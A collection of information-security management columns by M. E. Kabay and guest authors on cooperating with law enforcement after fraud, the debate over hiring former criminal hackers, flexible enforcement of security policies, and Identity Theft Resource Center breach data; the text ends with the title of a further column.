Case Studies in Working with Law Enforcement (1): The Consequences of Obstruction

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Should we work with law enforcement when we encounter security breaches?

Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > is a former United States Marine and a former Yuma County, Arizona Deputy Sheriff. In today's column and the next, he presents an excellent case study centered on a credit union that he used in his master's degree research at Norwich University < http://infoassurance.norwich.edu >. Everything that follows is entirely Mr Meline's work with minor edits.

* * *

Some security experts think that law enforcement will leak the incident to the press and that the negative publicity will harm the organization. In the 2005 Computer Security Institute Annual Survey< http://i.cmpnet.com/gocsi/db_area/pdfs/fbi/FBI2005.pdf > by Lawrence A. Gordon< http://www.rhsmith.umd.edu/faculty/lgordon/ >, Martin P. Loeb< http://www.rhsmith.umd.edu/faculty/mloeb/ >, William Lucyshyn< http://en.scientificcommons.org/william_lucyshyn >, and Robert Richardson< http://www.gocsi.com/contact_us.jhtml >, the authors point out that "The percentage of organizations reporting computer intrusions to law enforcement has continued its multi-year decline. The key reason cited for not reporting intrusions to law enforcement is the concern for negative publicity."[p 2 in report / p 3 in PDF]

Figure 22 in the 2005 CSI report shows that the fear of negative publicity was mentioned by 43% of the 423 respondents. The other factors mentioned were as follows:

- Competitors will use the data for unfair competitive advantage (33%)
- Civil remedy seemed the best course of action (16%)
- Victimized organizations were unaware that law enforcement would be interested (16%).

My case study illustrates the importance of reporting crimes and working closely with law enforcement and it involved me personally when I was a law enforcement officer. To make the case more usable in teaching and for security awareness, the rest of the description will be in the third person.

The case began when an 80 year old woman reported to a law enforcement officer (LEO) that an unknown person had taken over $100,000.00 from her bank account. The victim stated that she had the money in her account one day, and the following day it was missing. She had not reported the missing money to the bank, just to the LEO.

The LEO went to the bank to investigate the case and was immediately met with resistance. The manager came in and stated that he would just refund the money and that an investigation would not be necessary. He stated that the bank could not stand the negative impact that the case would

have on the bank's reputation. The LEO demanded that the manager of the bank cooperate in the investigation and told the manager that the person responsible would be held accountable for the crimes. After considerable obstruction, the bank finally assisted the officer in the investigation.

As it turned out, the teller who had her workstation next to the controls for the entire camera system was the culprit. She had a friend who had worked for the victim and who had stolen checks from the woman. When this friend arrived at the bank, the teller turned off the cameras and cashed several checks as if the victim had come in herself, even writing the victim's driver's license number onto the checks. The two women who were responsible were both arrested.

When interviewed, the teller stated that she had done this countless times in the past and that the bank had simply refunded the money with no real investigation. She stated that the bank had no professionals in place to prevent such an occurrence. She also stated that employees frequently committed crimes because they knew they would not be caught. It was determined that the bank had taken a great many losses. When the bank's Board of Supervisors found out about this pattern, the manager was fired.

In the second of this two-part series, Michael Meline concludes with a description of how he improved security at a Credit Union where he was hired as security manager.

Case Studies in Working with Law Enforcement (2): Benefits of Cooperation

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part series, Michael Meline, MSIA, CISSP, CFE, CEH < http://www.linkedin.com/pub/michael-meline/b/83b/395 > described a dreadful case of incompetence at a bank where the manager refused to cooperate with law enforcement and ended up being fired after a number of thefts were discovered from customer accounts. In today's sequel, he describes the practical benefits of a very public campaign of open cooperation with law enforcement that he instituted at a credit union when he was hired to improve security. For ease of use in teaching and in security awareness, Mr Meline has used the third person when describing himself. All of the work that follows is Mr Meline's with minor edits.

* * *

When the Credit Union (CU) hired its first Security Manager, he had a plan to reduce crime: since criminals talk to one another, the CU would benefit from an aggressive campaign of "hammering"people who perpetrated crimes against the credit union. He was constantly seen escorting law enforcement officials (LEOs) to his office and later walking out with the officers – and a criminal in handcuffs. He capitalized on *crime deterrence*, a well-known phrase in the law enforcement and computer security industry that means that if everyone knows that the CU will hold criminals accountable for committing crimes, crime will be reduced.

The CU reports every crime to law enforcement and follows the crime through the courts to recover all losses. When an officer comes in to take a report, the officer is provided with a thoroughly investigated case with all the evidence properly obtained, correctly safeguarded in a chain of custody, and clearly labeled and organized. When the case goes to court, the CU sends appropriate employees to testify against the accused. The CU also asks the court to order restitution for the stolen money and for the costs associated with the investigation and account maintenance. The courts usually order that the person pay back all stolen money and between $350.00 and $750.00 for the costs associated with the investigation. Based on interviews with the subjects, these penalties usually hurt the criminal a great deal.

Over the last two years, the CU has developed a very strong relationship with the law enforcement community. These long-term relationships generally result in the CU's receiving advanced alerts in the event of potential crimes. In addition, many LEOs coming in and out of the CU both for investigations and also as members; there are also many members of the CU who are involved in the courts. Even the probation department (the ones who recover restitution and write the pre-sentence reports) work well with the CU. As Morgan Wright says in his chapter in the *Computer Security Handbook*, 4th Edition, "The importance of a prior relationship with law enforcement and the local prosecutor cannot be overstated."

This CU frequently reports crimes to law enforcement and has seen a decrease of crime of about 50%. The CU has benefited from the publicity involved in the cases; members (and criminals) understand that the CU will not tolerate crime.

The CU has seen, first hand, that the reasons cited for failure to report incidents to law

enforcement are simply myths.

Every reader would do well to discuss these issues with management to ensure that their organization builds a strong relationship with local, state, and federal law enforcement organizations.

[MK adds (with the full concurrence of the author): one of the ways to bond with law enforcement is to join and support your local InfraGard< http://www.infragard.net/about.php?mn=1&sm=1-0 > chapter. You can go online to find the nearest chapter< http://www.infragard.net/chapters/index.php?mn=3 > to your location.]

Hiring Hackers (1):
British Government Puts a Foot in It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The British government announced at the end of July that it was planning to recruit "clever young people" to fight the cyberwars against domestic and especially foreign cyberoperatives.< http://www.computerweekly.com/Articles/2009/06/25/236622/government-trains-hackers-for-cyberspace-ops.htm > Journalists immediately labeled these potential employees "hackers," which has become synonymous in the public mind with what some security specialists – myself included – continue to call "criminal hackers" to distinguish them from, well, from people like us! Alas, journalists have blurred the distinction and seem to refer to everyone who pushes the boundaries of computing, whether law-abiding or not, as hackers.

In the early days of computer technology, a hacker was someone who was willing to explore computer technology with or without formal training; see for example Steven Levy's book *Hackers: Heroes of the Computer Revolution* < http://www.amazon.com/Hackers-Computer-Revolution-Steven-Levy/dp/0141000511/ > for a good account of the early days of computing. In contrast, those of us who use the distinction refer to people who break laws using and targeting computer and networks as "criminal hackers."

Some security experts reacted with fury to the UK announcement by Lord West, the Home Office security minster. Rob Cotton, writing in ComputerWeekly.com, was full of scorn. "You have to wonder whether this is actually some kind of huge joke."< http://www.computerweekly.com/Articles/2009/06/30/236701/recruiting-hackers-to-defend-the-uk-is-lunacy.htm > He raised a legitimate question, though: "…[W]e should be asking ourselves if we really want reformed criminals defending our national security. If you used to get your kicks from undermining national security, can you really be trusted to protect it?" and "…I like my criminals inside a jail cell, not defending the country." Even more seriously, he wrote, "I am sure that some hackers are skilled in breaking through government defences but this doesn't automatically equate to the same level of skill the other way round. It might sound boring but a national cyber security outfit should be made up of professionals who spend their days researching and dealing with real threats and can respond appropriately to any potential dangers, not a bunch of amateurs who would probably cause World War III by playing fast and loose with international protocol." Cotton also demands to know why we would choose to focus on amateurs instead of on professionally trained security experts.

John Leyden, writing in *The Register*, also quotes a number of security professionals who heap criticism on the Minister for his suggestion.< http://www.theregister.co.uk/2009/06/29/cyberminister_gaffe/ > Leyden also casts doubt on the technical competence of Lord West, who apparently claimed that "proactive cyber-offensives played a role in the Falklands War of 1982" even though "the war in the south Atlantic happened a year before the first TCP/IP based wide area network became operational."

Next time, some suggestions on how to evaluate people with a hacking or a criminal-hacking background for employment in your firm.

Hiring Hackers (2):
Verify, then Trust, then Verify

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of a two-part series on hiring hackers and criminal hackers into information technology (IT) groups as programmers, network administrators and security personnel.

In a previous series of articles in this column in 2005, I discussed general principles of security when evaluating candidates for any position.< http://www.networkworld.com/newsletters/sec/0501sec2.html > A more extensive resource is "Personnel Management and INFOSEC"< http://www.mekabay.com/infosecmgmt/personnel.pdf > which, with some expansion, became the chapter on "Employment Practices and Policies" in both the Fourth and Fifth Editions of the *Computer Security Handbook* (CSH5).< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ >

Chapter 12 of the CSH5 is "The Psychology of Computer Criminals" by Dr Q. Campbell and David M. Kennedy. The authors point out that research on computer criminals suggests that some criminal hackers may exhibit addictive or compulsive behavior resulting from "a combination of compulsive behaviors and curiosity." In addition, "the need for power and recognition by their peers may both be motivating factors for some cybervandals. Computer criminals report feelings of enjoyment and satisfaction when they prove themselves better than system administrators and their peers."[p 12.3]

In another section, the authors report research that suggests that criminal hackers may "alter their thinking to justify their negative actions…. Immoral behaviors can be justified by comparing them to more egregious acts, minimizing the consequences of the actions, displacing responsibility, and blaming the victim[s] themselves."

Another problem is that some criminal hackers may exhibit traits associated with clinical personality disorders such as the narcissistic personality disorder.< http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > One of the most important aspects of this disorder is the sense of entitlement. Campbell and Kennedy write, "Entitlement is described as the belief that one is in some way privileged and owed special treatment or recognition…. When corporate authority does not recognize an individual's inflated sense of entitlement, the criminal insider seeks revenge via electronic criminal aggressions."

Dr Jerrold M. Post wrote Chapter 13 of the CSH5, "The Dangerous Information Technology Insider: Psychological Characteristics and Career Patterns." He agrees that many criminal hackers who are employees (insiders) show signs of personality disorders. In particular, he warns that several types of insiders who have a past history of criminal hacking may engage in dangerous hacking such as inserting logic bombs for extortion, theft of information for industrial espionage, and development of a sense of ownership over the entire system for which they have been hired as system administrators.[p 13.7]

Dr Post has a list of recommendations for all IT hiring which are as follows:

- The hiring process for employees in sensitive positions should be redesigned.
- Monitoring, detection, and management should be improved.
- Clear information technology policies should be formulated and briefed to incoming employees. An employee cannot be found in violation of a procedure if it is not clearly formulated and communicated.
- Specialized support services for IT employees should be established. For example, IT employees are often reluctant to meet with an Employee Assistance Program (EAP) counselor but may avail themselves of online support services.
- Screening and selection procedures should be augmented, to include online behavior by searching the Web using search engines.
- Termination procedures are formalized.
- Management of CITIs[computer information technology insiders] must be strengthened.
- Enforce computer ethics policies and mandated practices.
- Incorporate innovative approaches to the management of at-risk IT personnel.
- Add human factors to computer security audit.

I recommend the following precautionary measures to be added to the usual hiring scrutiny when a candidate has revealed a questionable (criminal or borderline) hacking past (or present) or been discovered through a background check to have been or be involved in such hacking:

- Challenge the candidate openly and directly during an early interview about their actions; watch and listen carefully to evaluate the degree of honesty and insight with which the candidate discusses his or her past behavior.
- Ask the candidate to analyze a specific instance (which you select for discussion) of their past behavior from an ethical perspective; evaluate their depth of understanding of the ethical issues and of the ethical-reasoning process.
- Pose a hypothetical case involving a technically gifted employee who is badly treated by a supervisor and comes to feel abused. Ask the candidate to describe how such an employee might feel and what actions the employee might use to act on his or her resentments. Evaluate whether the candidate sympathizes with or approves of retaliatory behavior (you are looking for a sense of entitlement).
- Describe a case of criminal hacking in which someone's personally identifiable information is stolen and used for identity theft. Ask the candidate to describe how the victim might feel. Look for signs of empathy (or its absence).

I think it is useful to test these questions on a couple of willing volunteers of known probity and long, loyal service among your technically-gifted employees to establish a baseline of responses from honest people and also for practice in asking the questions.

So before you hire a hacker, verify, then trust, then verify.

Hiring Hackers: A Rebuttal (1)

M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management

Norwich University, Northfield VT

Reader (and Norwich University MSIA graduate) Paul O'Neil disagrees with my suggestions in the recent two-part article "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081009sec2.html > published in this column. He has written a thoughtful and constructive rebuttal which has made me think critically about my position even though I disagree with him; I hope his two-part analysis will stimulate further discussion. Everything that follows is Mr O'Neil's work with minor edits.

* * *

Computer security researchers have published articles such as Chapter 12 of the Bosworth, Kabay & Whyne's *Computer Security Handbook*, Fifth Edition< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > ("The Psychology of Computer Criminals" by Dr. Q. Campbell and David M. Kennedy) and Chapter 13 ("The Dangerous Information Technology Insider: Psychological Characteristics and Career Patterns" by Dr. Jerrold M. Post). These researchers correctly describe the nature of specific personality disorders, but their utility is doubtful in the context of computer criminals and computer crime.

It is still unclear how the science of psychology should be applied to the field of information security, especially when that science is incorrectly applied.

M. E. Kabay suggests in his second article on "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081709sec1.html > that it would be useful to compose a questionnaire to use during the hiring process to filter for potentially dangerous hackers. He suggests, "It is useful to test these questions on a couple of willing volunteers of known probity and long, loyal service among your technically-gifted employees to establish a baseline of responses from honest people and also for practice in asking the questions."

"A couple of volunteers" to establish a baseline? That's an awful baseline as the basis for inferring a Narcissistic Personality Disorder (NPD) in a potential new hire! And in general, pushing IA practitioners to apply psychological concepts to information security is risky: IA practitioners normally have neither the training nor the academic foundation in the field of psychology that would justify putting superficially-grasped concepts into practice. Applied psychology typically requires years of training to master.

I find it incredible to find NPD used in discussing possible personality disorders in criminal hackers (a term which warrants extensive discussion and definition in itself); NPD affects less than 1% of the general population. And to satisfy a clinical diagnosis of NPD, the *Diagnostic and Statistical Manual of the American Psychiatric Association* < > requires at least five of the known criteria. In contrast, the computer researchers enumerate and repeat only two or three of the characteristics and ignore any differential diagnosis for other possible characterization.

Are the researchers implying that organizations should profile applicants to identify persons with

narcissistic tendencies or other personality traits that could indicate a vulnerability to a stress? Jerrold Post states in Chapter 13 of the CSH5, "The fact that individuals have many or even all of these personality traits does not mean that they will commit computer crimes. Rather they are particularly vulnerable." It is here that I suspect Post borrows from the diathesis-stress model theory < http://en.wikipedia.org/wiki/Diathesis–stress_model >. And what is to be suggested from this? Are we to assume that we will not hire certain people because we think they may be predisposed to a mental disorder? Or is this approach misusing a legitimate psychological theory and misapplying it in the context of computer security?

Post continues, "It is often assumed that major computer crime occurs when there is an interaction between a vulnerable employee and stress... careful review of case studies of computer crime reveals a much more gradual time course." Yet people who are considered clinically narcissistic would react swiftly and intensely when praise or expected reward are not forthcoming. Post writes that "individuals undergoing both personal and professional stress at the same time are particularly vulnerable" and goes on to describe how an IT specialist at a natural gas plant became distressed and "took the company hostage" by controlling the automated system in such a way it was a "bomb waiting to explode." Isn't this more comparable to a case of workplace violence? We should be analyzing such cases in the context of workplace violence rather than focusing on personality disorders.

Managing the risk of hiring a criminal hacker – someone convicted of computer crimes – can be handled using good old-fashioned background-screening techniques to discriminate among candidates and avoid hiring criminals. Instead, Kabay and others suggestion that organizations should profile individuals looking for telltale signs of *potential* criminal behavior. Observing narcissistic characteristics would raise a red flag for employers regarding a potential employee or even a current employee. But how accurate and beneficial is such categorization? Within the employee population of a typical medium to large organization, the chances are far greater that pedophiles, gamblers, drug abusers and so on are already employed – and these people pose a far greater risk to the organization than narcissists with a computer-hacking background. So while resources are diverted in a modern day witch-hunt for criminal hackers – or potentially criminal hackers – a loan broker masterminds a check-kiting operation that goes unnoticed until he is arrested.< http://www.mortgagefraudblog.com/index.php/weblog/comments/5328/ >

Today, too many security professionals have received only boot camp training for a certification that supposedly qualifies them for positions of responsibility in computer and information security. However, I believe that without commensurate technical security knowledge and training, the situation is putting someone who has just completed drivers' education training into a car at the Talladega Superspeedway. Adding pop psychology to information assurance practitioners' background enhances their ability to defend computer networks less than it brings the undue stigma of psychopathology on other human beings.

In part two of this two-part series, Paul O'Neil analyzes the potentially positive role that reformed criminal hackers can play in information assurance.

Hiring Hackers: A Rebuttal (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Reader (and Norwich University MSIA graduate) Paul O'Neil disagrees with my suggestions in the recent article "Hiring Hackers"< http://www.networkworld.com/newsletters/sec/2009/081009sec2.html > published in this column. He has written a thoughtful and constructive rebuttal which has made me think critically about my position even though I disagree with him; I hope his two-part analysis will stimulate further discussion. Everything that follows in this second of two parts is Mr O'Neil's work with minor edits.

* * *

The original articles on hiring hackers and criminal hackers into IT groups as programmers, network administrators and security personnel did not discuss the merits or the consideration of hiring a *bona fide* hacker. Many security professionals today portray infamous characters in the computer security world with a criminal history as miscreants such as Kevin Mitnick.< http://www.takedown.com/bio/mitnick.html > Yet I contend that Mitnick has done more to advance the world of computer security than thousands of security professionals.

I argue that we may be missing an opportunity to help advance the field of computer security even further by not including some elements of the hacker culture. Instead of closing the door on individuals that survived or profited in it, or achieved success however it is measured, we should try to leverage those hacking skills and consider improving technical security including all individuals in the discussion. Addiction psychology is employed heavily by former addicts in the field of psychology because they tend to make for better addiction specialists. Ostracizing all criminal hackers or potential hackers as misanthropes or worse with unjustified claims of a mental disorder demonizes people who could be contributors to our field.

Before Kevin Mitnick there was Frank Abagnale,< http://www.spiritus-temporis.com/frank-abagnale/biography.html > probably more successful at social engineering techniques than Mitnick, and even more technically advanced. Yet he was hired by the FBI to help combat banking crimes.< http://www.trutv.com/library/crime/criminal_mind/scams/frank_abagnale/index.html > If some hacker types are in fact motivated by notoriety or bravado, then we should harness that energy and turn what is generally regarded by security professionals as a negative into a positive. Let reformed hackers brag about defeating unreformed hackers.

In my opinion, current methods of computer security management support the increase of computer crimes. Slow-moving management structures are too slow to respond to evolving threats. Making it worse by depending solely on certified security professionals with the highest of ethical standards is not enough to defend a company's information assets. Although it is hard

to measure security effectiveness when so many crimes go unreported (or worse, undetected), *bona fide* hackers seem to be among the few participants in the security field who do have measurable results.

Attempts to apply mental health diagnoses to potential employees unjustly stereotypes individuals by slapping a stigma similar to schizophrenia or criminal behavior with high recidivism rates in the absence of evidence.

Let's not be dominated by the interests and motivations of the professional hacker when we are evaluating the potential of people involved in the hacker culture; motivations can change. And isn't it usually through abuse of authorized access that some of the most devastating breaches are made? As Jerrold Post suggests in Chapter 13 of the *Computer Security Handbook*, Fifth Edition,< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > the bizarre situation in many organizations is that we impose fewer restrictions on casual workers than we do on our loyal long-term employees: "There is an interesting paradox that the less loyalty expected from a class of workers, the less attention is paid to their security threats. Thus, fairly careful screening, including criminal background checks and credit checks, is usually obtained for staff employees" – but we allow unbonded maintenance personnel from commercial cleaning companies to have complete access to our facilities.

Casual application of psychological theory in the absence of sound research methodology is no way to strengthen security. We should fairly consider former hackers as legitimate and valuable resources in the battle against computer crime.

IA Policies (1):
Do We Allow any Wiggle Room?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we resolve the issue of acknowledging (to ourselves) that some of our information assurance (IA) policies cannot, or should not, be strictly enforced, while at the same time conveying to staff the importance of always following IA policies?

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > recently raised the issue of rigidity of security policies and how employees get around those policies. I invited him to expand on his thoughts; everything that follows is entirely Ric's work with minor edits.

* * *

A recent article< http://lifehacker.com/5302841/use-gmail-drafts-to-mail-yourself-unallowed-files > asked readers the following question: "Got your own file-sending solutions for places where the filters are strong? Tell us all about them in the comments." The context was a story about an employee who had used Gmail to send himself material that his organization's deployed IA policy was blocking. Many Lifehacker readers happily contributed their not-especially-sophisticated approaches, such as, "Use https instead of http," or "Zip the document, and then add a password," or simply, "Change the file suffix to something that doesn't get filtered."

The Lifehacker article helps remind us of a few important points, including:

1) No matter what an organization's IA policies are, some staff members convince themselves that they have a legitimate need, even a right, to bypass them;
2) Unless an organization's IA policies reflect the existing business culture, then at least some staff members will feel they have a right or even a need to ignore some of these policies; and
3) Employees, i.e., insiders, can be quite skilled and persistent at discovering new approaches towards subverting, ignoring or going around inconvenient policies.

Consider an analogy with traffic laws (i.e., policies). Does this sound like someone you know? Joe (or Joan) always comes to a complete stop at red lights. At stop signs, Joe reduces his speed to about five MPH, and if it's clear to cross the intersection, he speeds up and drives through. On the highway, where the speed limit is posted as 65 MPH, Joe usually drives about 70 - 75, especially if other drivers do the same. Joe recently

purchased a radar detector to notify him of local *policy enforcement* zones. Joe's been driving for many years and receives an insurance discount that reflects his safety record.

Almost all of us have employees like Joe where we work (and indeed, we may even *be* a Joe or Joan). We do our best to create and deploy IA policies that:

1) Keep the organization in compliance with statutes and regulations,
2) Make sure that our organizations follow our own rules (e.g., we will strictly limit access to customer data),
3) Follow best practices for our industries, and
4) Implement any special requirements we may have (e.g., protect our intellectual property, require strong passwords).

As IA professionals, we would be naïve to imagine that Joe doesn't work as he drives: Joe understands the traffic laws, and bends them when he judges it's in his best interests to do so. If he is a good employee, he may bend our security policies when he judges it's in the organization's best interests. The question we should be asking ourselves is not, "How do we find and discipline (or fire) Joe?" Instead, we should think about these issues:

- To what extent do our IA policies reflect our business values and culture? Have we done our best to make sure that staff understand specifically those polices which will frequently seem to be especially inconvenient?
- How tolerant/flexible are we prepared to be with policy infractions and how much effort are we willing or able to spend on detecting them?

In the next of these two articles, Ric and I discuss the issue of fair vs arbitrary flexibility in IA policies.

IA Policies (2):
Fair vs Arbitrary Flexibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we resolve the issue of acknowledging (to ourselves) that some of our information assurance (IA) policies cannot, or should not, be strictly enforced, while at the same time conveying to staff the importance of always following IA policies?

This is the second of two articles by friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > looking at rigidity or flexibility of security policies. What follows is Ric's work with minor edits plus a question I posed to him in our discussions of his original text.

* * *

Every IA policy developer, implementer and enforcer needs to maintain perspective as to which are the most serious policies – ones that it is vital be followed at all times by all staff – and which policies may be allowed to have some modest amount of flexibility (wiggle room) in how they are deployed and enforced.

Here's the trouble: We can't explicitly tell staff members that ***these*** are the policies you need to strictly obey all the time, while ***those*** are policies that we don't enforce as much, so they should use their own judgment.

Where certain activities are prohibited by IA policy, but it's simply not viable, desirable or cost effective to track down every violation, the optimal enforcement language may be something like, "Activity X is not allowed. The organization reserves the right to monitor staff for compliance and to implement appropriate disciplinary action when violations are detected." Such an approach provides clear notification to staff as to their responsibilities, and leaves the door open for whatever flexible policy enforcement IA staff may chose to deploy. This way, we can ignore Joe, or give him a warning, or revoke his license (terminate him).

[MK asks:] It's an interesting idea, but inconsistent enforcement of policy is a dangerous trap. < http://www.mekabay.com/infosecmgmt/personnel.pdf > Employees who *are* punished for the same violations for which other employees *are not* punished may decide to hire an attorney and initiate legal proceedings such as *wrongful dismissal* (aka *wrongful termination*) and *discrimination* lawsuits. For a list of the bases on which employees can file such suits, see Ellen Simon's *Employee Rights Post.* < http://www.employeerightspost.com/ > I'd much rather see clear, unambiguous and

uniformly enforced policies that reflect a realistic and flexible appraisal of the strategic objectives of the organization and a sound risk management philosophy.

[RS replies:]There are at least two ways to interpret this:

1) Some policies are "always" enforced, while other policies have more wiggle room, and
2) Some staff members are allowed to bend policy while others are selected for enforcement actions.

Case 2 is highly undesirable, and as you point out, may lead to legal issues. Case 1 is simply policy enforcement in the real world, where economics, staffing issues, technical limits and practicality place constraints on IA staff's ability to enforce all policies all the time.

To use the traffic analogy: It's considered acceptable if the highway patrol allows some degree of speeding, under certain conditions, allowing for traffic density, weather, road conditions, etc. It's considered far less acceptable, and generally illegal, if law enforcement selectively identifies expensive sports cars, or cars driven by people of specific ethnicity or gender, for enforcement actions.< http://www.counterpunch.org/drivingblack.html > We don't seem to mind if the patroller stops the fastest car, while allowing slower, but still speeding vehicles, to drive on. But we do – or should – get upset when cars are selected for ticketing because of the make or model of the car, or the complexion of the driver.

Similarly, flexible enforcement of IA policies must never become an exercise in arbitrary application of power.

What do you think? This is a particularly vexing problem and we welcome your comments in the public discussion area.

Identity Theft Resource Center: Goldmine of Information

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft (IDT) continues to grow in the US and the world as electronic personally identifiable information (PII) about all of us increases in volume and dispersion. The Identity Theft Resource Center® (ITRC)< http://www.idtheftcenter.org/ > provides excellent resources to help information assurance (IA) professionals and the public keep informed about current IDT developments and countermeasures.

ITRC is a non-profit organization sponsored by a wide range of organizations< http://www.idtheftcenter.org/artman2/publish/sp_links/Sponsors_Logos.shtml > including commercial anti-IDT firms, grants from foundations, consumer-protection organizations, and law enforcement agencies.

The group's mission statement< http://www.idtheftcenter.org/about/mission.html > is (quoting) to

- Provide best in class victim assistance at no charge to consumers throughout the United States.
- Educate consumers, corporations, government agencies and other organizations on best practices for fraud and identity theft detection, reduction and mitigation.
- Provide enterprise consulting and outsourced services related to information breach, fraud and identity theft.

Their philosophy is summarized on their Web site as follows:

- The ITRC fundamentally believes that both consumers and businesses are victims of identity theft and fraud.
- Prevention and reduction of identity theft will require education and cooperation between consumers, businesses, law enforcement agencies, and legislators.
- The ITRC believes that support and education of businesses has a strong positive impact on the restoration of victims' lives, and the prevention of further identity theft.
- The ITRC has consciously avoided legal advocacy as a method of forwarding its mission.

I asked Linda Foley, the Founder and Chairman of the ITRC, to explain this last point. She explained, "ITRC believes that it is critical that we work as a team whenever we can: law enforcement, business, government, consumers and advocates. We have found that once a problem has been addressed with the correct person at a company, litigation is not needed. ITRC maintains a centrist position and, as such, has found that entities are open to discussing matters with us to resolve common issues."

The ITRC keeps a record of publicly disclosed data breaches< http://www.idtheftcenter.org/artman2/publish/lib_survey/ITRC_2008_Breach_List.shtml >; this list is updated daily and published every Tuesday. "To qualify, breaches must include personal

identifying information that could lead to identity theft, especially the loss of Social Security numbers. ITRC follows U.S. Federal guidelines about what combination of personal information comprise a unique individual, and the exposure of which will constitute a data breach."

"There are currently two ITRC breach reports which are updated and posted on-line on a weekly basis.[bullets added]

- The ITRC Breach Report presents individual information about data exposure events and running totals for a specific year.
- The ITRC Breach Stats Report develops some statistics based upon the type of entity involved in the data exposure. Breaches are broken down into five categories, as follows: business, financial/credit, educational, governmental/military and health care. Other more detailed reports are generated throughout the year and posted on a quarterly basis."

When I checked the breach reports in early July 2009, there were 268 breaches analyzed covering a total of over 12M records. The database includes these fields:

- ITRC Breach ID
- Company or Agency
- State
- Estimated Date
- Breach Type (e.g., electronic, paper data)
- Breach Category (e.g., Educational, Government/Military, Banking/Credit/Financial)
- Records Exposed?
- # Records Reported
- Attributions (publication data such as source, date, author, title, URL)

This database is an invaluable research resource for everyone interested in studying the issue of IDT.

In addition to these scholarly reports, the Web site also includes

- Victim resources< http://www.idtheftcenter.org/artman2/publish/victim/index.shtml >
- Consumer resources< http://www.idtheftcenter.org/artman2/publish/c_resources/index.shtml >
- Scams and consumer alerts< http://www.idtheftcenter.org/artman2/publish/s_alert/index.shtml >
- Special materials aimed at educating teenagers< http://www.idtheftcenter.org/artman2/publish/teen/index.shtml >
- Contacts for being added to the list for press releases< http://www.idtheftcenter.org/artman2/publish/media/index.shtml >
- Special fact sheets for law enforcement personnel and private investigators.< http://www.idtheftcenter.org/artman2/publish/law/index.shtml >

Finally, the ITRC offers a US toll-free number for victim assistance: 800-400-5530.

I recommend that readers include information about this organization in their security awareness materials for employees, students and their families.

In part 2 of this two-part sequence, I'll summarize highlights from the valuable report entitled, "Identity Theft: The Aftermath 2008."

Identity Theft Resource Center: The Aftermath 2008

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Identity theft (IDT) is a major problem worldwide. The Identity Theft Resource Center (ITRC)< http://www.idtheftcenter.org/ > provides excellent resources to help information assurance (IA) professionals and the public keep informed about current IDT developments and countermeasures. In my first column about the organization, I reviewed some of the many resources freely made available to the public by the ITRC.

Today I'm pointing to the report entitled, "Identity Theft: The Aftermath 2008."< http://www.idtheftcenter.org/artman2/publish/m_press/Identity_Theft_The_Aftermath_2008.shtml > The PDF file< http://www.idtheftcenter.org/artman2/uploads/1/Aftermath_2008_20090520.pdf > is 43 pages long and has a great deal of useful data for researchers and information assurance (IA) professionals.

The Executive Summary (p 2 ff) sets an excellent tone by warning that "This study reflects only the experiences of confirmed identity theft victims who worked with the ITRC in 2008. It is not a national census study of all victims of identity theft. Responses were given at the time victims responded to the survey and may not fully represent the entire experience of the individual. Thus, certain measures of victimization represent conservative estimates since the assessment was limited to the ending date of the study."

I wish other studies were as careful in stating the limits of their data collection!< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

Some of the highlights from this sixth annual study:

- 75% of the respondents reported that the IDT involved only financial fraud; 5% involved criminal fraud only.
- About 2/3 of the people responding to questions about medical IDT stated that the imposters obtained medical services using their identity. Including other metrics of abuse, it looks as though a large number of imposters may be using stolen identities for medical help.
- More people are taking proactive measures to discover IDT before they are surprised. In 2007, around 4/5 of the respondents were unprepared; in 2008 it was only about 1/3. Similarly, only about 1 in 12 respondents were taking proactive measures (e.g., checking their credit records) whereas in 2008 the number had jumped to almost 1 in 2.
- "For the past six years, opening new lines of credit has remained the most frequently occurring financial crime. In 2008, 67% of the victims were in this category. Charges on stolen credit cards and debit cards without a PIN also ranked high on the list. This is more than double any preceding year. As predicted by ITRC, check fraud grew to 17% in 2008, increasing from the 12% in 2007. Criminals also took out various types of loans using personal identifying information. Mortgages and 2nd mortgages (33%), car loans

(22%), personal loans (32%) and business loans (8%) were among those types of loans reported."

- Out-of-pocket expenses to victims averaged over $700 in 2008 for damages to existing accounts.
- "In 2008, the average loss in goods and services to businesses, as reported by survey respondents, was $90,107 compared to $48,941 in 2007. This study only includes respondents who contacted the ITRC in 2007 and is not necessarily indicative of a national business loss average."

Well done, ITRC. Keep up the good work.

Reality Trumps Theory:
GAO Strikes Again, Demonstrates Weakness of FPS

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

